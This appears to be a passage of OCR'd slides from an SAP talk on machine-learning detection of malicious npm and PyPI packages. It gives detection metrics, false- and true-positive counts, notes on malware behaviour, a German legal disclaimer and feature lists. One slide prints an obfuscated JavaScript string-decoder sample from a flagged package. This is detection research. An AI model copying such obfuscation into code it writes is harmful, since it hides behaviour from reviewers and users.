
	JavaScript							
	Mono-language (Train set: JS; Test Set: JS)				**Cross-language** (Train set: JS+PY; Test Set: JS)			
	Pr.	Rec.	F1	Acc.	Pr.	Rec.	F1	Acc.
DT	**100.0±0.0**	68.0±8.89	80.6±6.5	96.9±0.9	95.9±6.9	49.5±17.6	63.0±20.1	94.8±1.7
RF	98.5±3.1	53.5±14.7	68.1±12.8	95.3±1.4	**98.5±3.1**	50.0±16.8	64.55±16.1	95.0±1.6
XGB	96.5±4.0	**75.5±6.9**	**84.4±4.2**	**97.3±0.6**	97.1±3.8	**63.5±10.3**	**76.3±7.9**	**96.2±1.0**
	Python							
	Mono-language (Train set: PY; Test Set: PY)				**Cross-language** (Train set: JS+PY; Test Set: PY)			
	Pr.	Rec.	F1	Acc.	Pr.	Rec.	F1	Acc.
DT	81.6±18.3	28.9±14.8	39.4±11.2	92.0±0.6	97.2±8.3	16.7±9.6	27.4±13.8	91.6±1.0
RF	79.2±9.4	51.7±14.4	61.0±9.9	93.8±1.0	92.5±16.9	15.6±8.6	25.9±12.9	91.6±0.9
XGB	**74.4±13.0**	**63.9±13.7**	**68.0±11.6**	**94.2±2.0**	**87.1±11.1**	**55.6±13.4**	**66.9±11.1**	**94.8±1.5**

RQ2: Real-World Evaluation



Package	Feat. 1	Feat. 2	...	Feat. N
foo-1.0.0	val 1	val 2	...	val N
bar-0.1.2	val 1	val 2	...	val N

Results


npm
PyPI
Malicious Flags (FP)
419
798
275
Total:
🟦 Mono-language (npm) = 1229
🟩 Cross-language = 1083
(a)
Malicious Flags (FP)
228
251
132
Total:
🟦 Mono-language (PyPI) = 561
🟩 Cross-language = 453
(b)
Malicious Flags (TP)
1
37
0
Total:
🟦 Mono-language (npm) = 38
🟩 Cross-language = 37
(c)
Malicious Flags (TP)
3
12
5
Total:
🟦 Mono-language (PyPI) = 15
🟩 Cross-language = 17
(d)

Insights on Malwares


Majority aim at **data exfiltration**

One sophisticated case of dropper using DNS req. to bypass firewall

Malware **campaigns** (also cross-language)

Most of findings **do not obfuscate** the code

Rickrolling attacks… not considered as malwares ☹




False Positives

Majority are small packages (e.g., containing only setup.py/package.json)

1 campaign to increase popularity of project

4 obfuscated packages (no clear sign of maliciousness)

1 package containing the CV of its creator ☺



```
function a0_0x5510(_0x44708d, _0x387788) { var _0x4dc0d0 = a0_0x4dc0(); return a0_0x5510 = function (_0x5510d2, _0x357188)
{ _0x5510d2 = _0x5510d2 - 0xe8; var _0x1bd373 = _0x4dc0d0[_0x5510d2]; if (a0_0x5510['ksHUHH'] === undefined) { var
_0x57bc99 = function (_0x111f2b) { var _0x2153ef = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/='; var
_0x46b0fc = '', _0x1a02bc = ''; for (var _0x16db01 = 0x0, _0xdc8bc0, _0x396fd1, _0x3649b6 = 0x0; _0x396fd1 = _0x111f2b
['charAt'](_0x3649b6++); ~_0x396fd1 && (_0xdc8bc0 = _0x16db01 % 0x4 ? _0xdc8bc0 * 0x40 + _0x396fd1 : _0x396fd1, _0x16db01++
% 0x4) ? _0x46b0fc += String['fromCharCode'](0xff & _0xdc8bc0 >> (-0x2 * _0x16db01 & 0x6)) : 0x0) { _0x396fd1 = _0x2153ef
['indexOf'](_0x396fd1); } for (var _0x251b25 = 0x0, _0x1a0df5 = _0x46b0fc['length']; _0x251b25 < _0x1a0df5; _0x251b25++) {
_0x1a02bc += '%' + ('00' + _0x46b0fc['charCodeAt'](_0x251b25)['toString'](0x10))['slice'](-0x2); } return decodeURIComponent
(_0x1a02bc); }; a0_0x5510['SdDkRM'] = _0x57bc99, _0x44708d = arguments, a0_0x5510['ksHUHH'] = !![]; } var _0x49bac9 =
_0x4dc0d0[0x0], _0x33a985 = _0x5510d2 + _0x49bac9, _0x368cb5 = _0x44708d[_0x33a985]; return !_0x368cb5 ? (_0x1bd373 =
a0_0x5510['SdDkRM'](_0x1bd373), _0x44708d[_0x33a985] = _0x1bd373) : _0x1bd373 = _0x368cb5, _0x1bd373; }, a0_0x5510
(_0x44708d, _0x387788); } function a0_0x4dc0() { var _0x5dde0b = ['DhLWzq', 'EM9VBq', 'zMLSBfrLEhq', 'mJq4nJCZyK9ss1bZ',
'CMvKDwnL', 'zg9JDw1LBNq', 'owfZsNDuta', 'BgfIzwW', 'zxj0Eq', 'zgvZDgLUyxrPBW', 'Aw9dB250zxH0', 'z2v0', 'z2v0rNvSBfLLyq',
'yMLUza', 'zNjLCxvLBMn5', 'AM9PBG', 'BgvMDa', 'CMvLBG', 'zxjYB3i', 'nJa3mZi4nwjcsenkDG', 'yMvNAw5qyxrO', 'y3jLyxrLrwXLBq',
'y3jLyxrLt3nJAq', 'zM9UDezHBwLSEq', 'CM91BMq', 'Aw5LqxvKAw9dBW', 'y29Uy2f0', 'BMfTzq', 'rNvSBhnJCMvLBG', 'z2v0t3DUuhjVCa',
'Dg9W', 'DMfSDwu', 'zu9MzNnLDa', 'y29UDgvUDfDPBG', 'BwvZC2fNzq', 'B2zMC2v0sgvPzW', 'zMLSDgvY', 'yxrO', 'zgLZCgXHEq',
'zxHWBte', 'zw1LBNq', 'D2vIA2L0t2zMBa', 'zxHW', 'zw50', 'yxnPBG', 'Bwf0y2HLCW', 'yNjVD3nLCKXHBG', 'C2LUAa', 'D2LKDgG',
'AgLKzgvU', 'zMzLCG', 'DgHYB3C', 'uMvMBgvJDa', 'C3rHy2S', 'z2XVyMfSq29TCa', 'BgfUz3vHz2vZ', 'C2vZC2LVBLn0BW', 'CgX1z2LUCW',
'z2v0qM91BMrPBG', 'nZqWmta3ofLRrw9OvG', 'C2nYzwvU', 'AgvPz2H0', 'C3rLBMvY', 'CMvSzwfZzq', 'Dgv4DejHC2vSAq',
'yxzHAwXizwLNAa', 'DxnLCKXHBMD1yq', 'yxnPBMG', 'zwvUrwXLBwvUDa', 'nty1mJi0oevdBLj2Da', 'B2zMC2v0ugfYzq', 'rgf0zvrPBwvgBW',
'CMvUzgvYzwrcDq', 'Bg9Nmxa', 'zMLSBfjLy3q', 'ChvZAa', 'CMLUzW', 'C3rHCNrszw5Kzq', 'yxr0ywnR', 'zgvIDwC', 'CMvXDwvZDeLKBa',
'DgLVBNm', 'DgLVBG', 'C3LZDgvTtgfUzW', 'yxjJ', 'DgHYzxnOB2XK', 'y29UBMvJDa', 'zxHLyW', 'DMLZAwjPBgL0Eq', 'C2vUDa',
'DgLTzvPVBMu', 'yxzHAwXmzwz0', 'ug9PBNrZ', 'zMLSBa', 'DgfUAa', 'BgXHDg9Y', 'C2nYzwvUrwXLBq', 'D2vIA2L0rxHPDa',
'y3b1q2XHC3m', 'CMfNzq', 'CgXHDgzVCM0', 'C3r5Bgu', 'CMvHzhLtDgf0zq', 'BxngDwXSC2nYzq', 'y29Z', 'BwfW', 'yxrHBMG',
'y3jLyxrLrhLUyq', 'C3rYAw5NAwz5', 'D2HPDgvtCgfJzq', 'Aw5KzxHpzG', 'zg9Uzq', 'CMvZB2X2zwrpCa', 'B3nJChu', 'z2v0vgLTzxPVBG',
'y29VA2LL', 'C2XPy2u', 'A25Lzq', 'y2fSBa', 'Dgv4DfnPEMvbza', 'Bg9N', 'BfjHDgLV', 'AxnqB2LUDeLUua', 'D2vIA2L0vgv4Da',
'DMLZAxrVCKLK', 'BwLU', 'AgfZt3DUuhjVCa', 'BxnnyxHuB3vJAa', 'CMvWBgfJzq', 'Aw50CW', 'AxrLCMf0B3i', 'zwvU', 'AhjLzG',
'DgvZDa', 'ChjVDg90ExbL', 'Dhj5CW', 'yxbWzw5Kq2HPBa', 'y3jLyxrL', 'zg93', 'z2v0q2HHBM5LBa', 'Aw5KzxHLzerc', 'zM9UDa',
'y2XVC2vqyxrO', 'yxrHBG', 'C29YDa', 'Dg9eyxrHvvjm', 'B25JB21WBgv0zq', 'ANvZDa', 't2zMBgLUzuf1za', 'zNvSBhnJCMvLBG',
'zMLSBfn0EwXL', 'BNrLEhq', 'ywnVCW', 'yxbWBhK', 'C2vHCMnO', 'yxnZAwDU', 'zxHPDez1BgXZyW', 'Bg9Hza', 'CMf0Aw8',
'y29SB3jezxb0Aa', 'zM9UDfnPEMu', 'B2zMC2v0v2LKDa', 'DxnLCKfNzw50', 'C3fYDa', 'rwXLBwvUDa', 'yM9KEq', 'z3vHz2u',
'yxzHAwXxAwr0Aa', 'ywnVC2G', 'B3bLBKrHDgfIyq', 'B25SB2fK', 'rgf0yq', 'D2vIA2L0rNvSBa', 'mtG0mdbIywvcvNi',
'mtq3ndKXmZbQD0nYC2i', 'Bw96q2fUy2vSrG', 'Dgv4DenVBNrLBG', 'yxbWvMvYC2LVBG', 'D2vIA2L0uMvXDq', 'C2v0uhjVCgvYDa',
'CMvTB3zLq2HPBa', 'ywrKrxzLBNrmAq', 'C3bSAxq', 'ywXS', 'C3jJ', 'BMn1CNjLBMn5', 'DgfU', 'ndbOquPPuwS', 'CMv2zxjZzq',
'C29Tzq', 'CMvJDa', 'BxnfEgL0rNvSBa', 'AxnbCNjHEq', 'zxn0rNvSBhnJCG', 'sw50Ba', 'DhbFC291CMnL', 'BgfUz3vHz2u', 'ywjZ',
'ywnR', 'B25LCNjVCG', 'BwLJC0nVBxbYzq', 'DgHLBG', 'Bw96rNvSBfnJCG', 'Bg9JyxrPB24', 'B3bZ', 'DMvYC2LVBG', 'C3rHDgu',
'zgv2AwnLugL4zq', 'C3jJzg9J', 'mMnNvNL4uW', 'y29ZAa', 'y2HHCKnVzgvbDa', 'DwXSu2nYzwvU', 'z0nSAwvUDfjLyW', 'CM1HDa',
'CgfYzw50tM9Kzq', 'DwfNzq', 'C3nVCG', 'DMvUzg9Y', 'zw5fBgvTzw50', 'Bwf4vg91y2HqBW', 'AgfYzhDHCMvdBW', 'zunHBgXIywnR',
'C2v0qxr0CMLIDq', 'zgvSyxLgywXSyG', 'nJy4mda3wK96tfzk', 'zxj0Eu5HBwvZ', 'Cg9W', 'y29TCg9Uzw50CW', 'C2LU', 'u2L6zufKANvZDa',
```

fp-0.0.8

Conclusion and Future Perspectives

Cross-language detection feasible and promising

- Improvements to reduce FP
- Exploring other ML algorithms and approaches

Possible future directions

- Extend to other languages (e.g., Ruby, PHP)
- Explore code transformation to language-agnostic IRs

SAP folgen auf

www.sap.com/germany/contactsap

In dieser Publikation enthaltene Informationen können ohne vorherige Ankündigung geändert werden. Die von SAP SE oder deren Vertriebsfirmen angebotenen Softwareprodukte können Softwarekomponenten auch anderer Softwarehersteller enthalten. Produkte können länderspezifische Unterschiede aufweisen.

Die vorliegenden Unterlagen werden von der SAP SE oder einem SAP-Konzernunternehmen bereitgestellt und dienen ausschließlich zu Informationszwecken. Die SAP SE oder ihre Konzernunternehmen übernehmen keinerlei Haftung oder Gewährleistung für Fehler oder Unvollständigkeiten in dieser Publikation. Die SAP SE oder ein SAP-Konzernunternehmen steht lediglich für Produkte und Dienstleistungen nach der Maßgabe ein, die in der Vereinbarung über die jeweiligen Produkte und Dienstleistungen ausdrücklich geregelt ist. Keine der hierin enthaltenen Informationen ist als zusätzliche Garantie zu interpretieren.

Insbesondere sind die SAP SE oder ihre Konzernunternehmen in keiner Weise verpflichtet, in dieser Publikation oder einer zugehörigen Präsentation dargestellte Geschäftsabläufe zu verfolgen oder hierin wiedergegebene Funktionen zu entwickeln oder zu veröffentlichen. Diese Publikation oder eine zugehörige Präsentation, die Strategie und etwaige künftige Entwicklungen, Produkte und/oder Plattformen der SAP SE oder ihrer Konzernunternehmen können von der SAP SE oder ihren Konzernunternehmen jederzeit und ohne Angabe von Gründen unangekündigt geändert werden. Die in dieser Publikation enthaltenen Informationen stellen keine Zusage, kein Versprechen und keine rechtliche Verpflichtung zur Lieferung von Material, Code oder Funktionen dar. Sämtliche vorausschauenden Aussagen unterliegen unterschiedlichen Risiken und Unsicherheiten, durch die die tatsächlichen Ergebnisse von den Erwartungen abweichen können. Dem Leser wird empfohlen, diesen vorausschauenden Aussagen kein übertriebenes Vertrauen zu schenken und sich bei Kaufentscheidungen nicht auf sie zu stützen.


SAP und andere in diesem Dokument erwähnte Produkte und Dienstleistungen von SAP sowie die dazugehörigen Logos sind Marken oder eingetragene Marken der SAP SE (oder von einem SAP-Konzernunternehmen) in Deutschland und verschiedenen anderen Ländern weltweit. Alle anderen Namen von Produkten und Dienstleistungen sind Marken der jeweiligen Firmen.

Zusätzliche Informationen zur Marke und Vermerke finden Sie auf der Seite www.sap.de/trademark.

THE BEST RUN SAP®

Backup Slides

Features Distributions


Max. frequency of square brackets in source code files
Mean frequency of equal signs in source code files
Max. of the Shannon entropy of identifiers in source code files
3rd quartile of Shannon entropy of strings in source code files
Std. of Shannon entropy of identifiers in installation script
Malicious
Benign
No. of .md files
No. of URLs in installation script
No. of heterogeneous strings in installation script
No. of homogeneous identifiers in installation script
Lines in source code files
No. of URLs in source code files
No. of IP adresses in source code files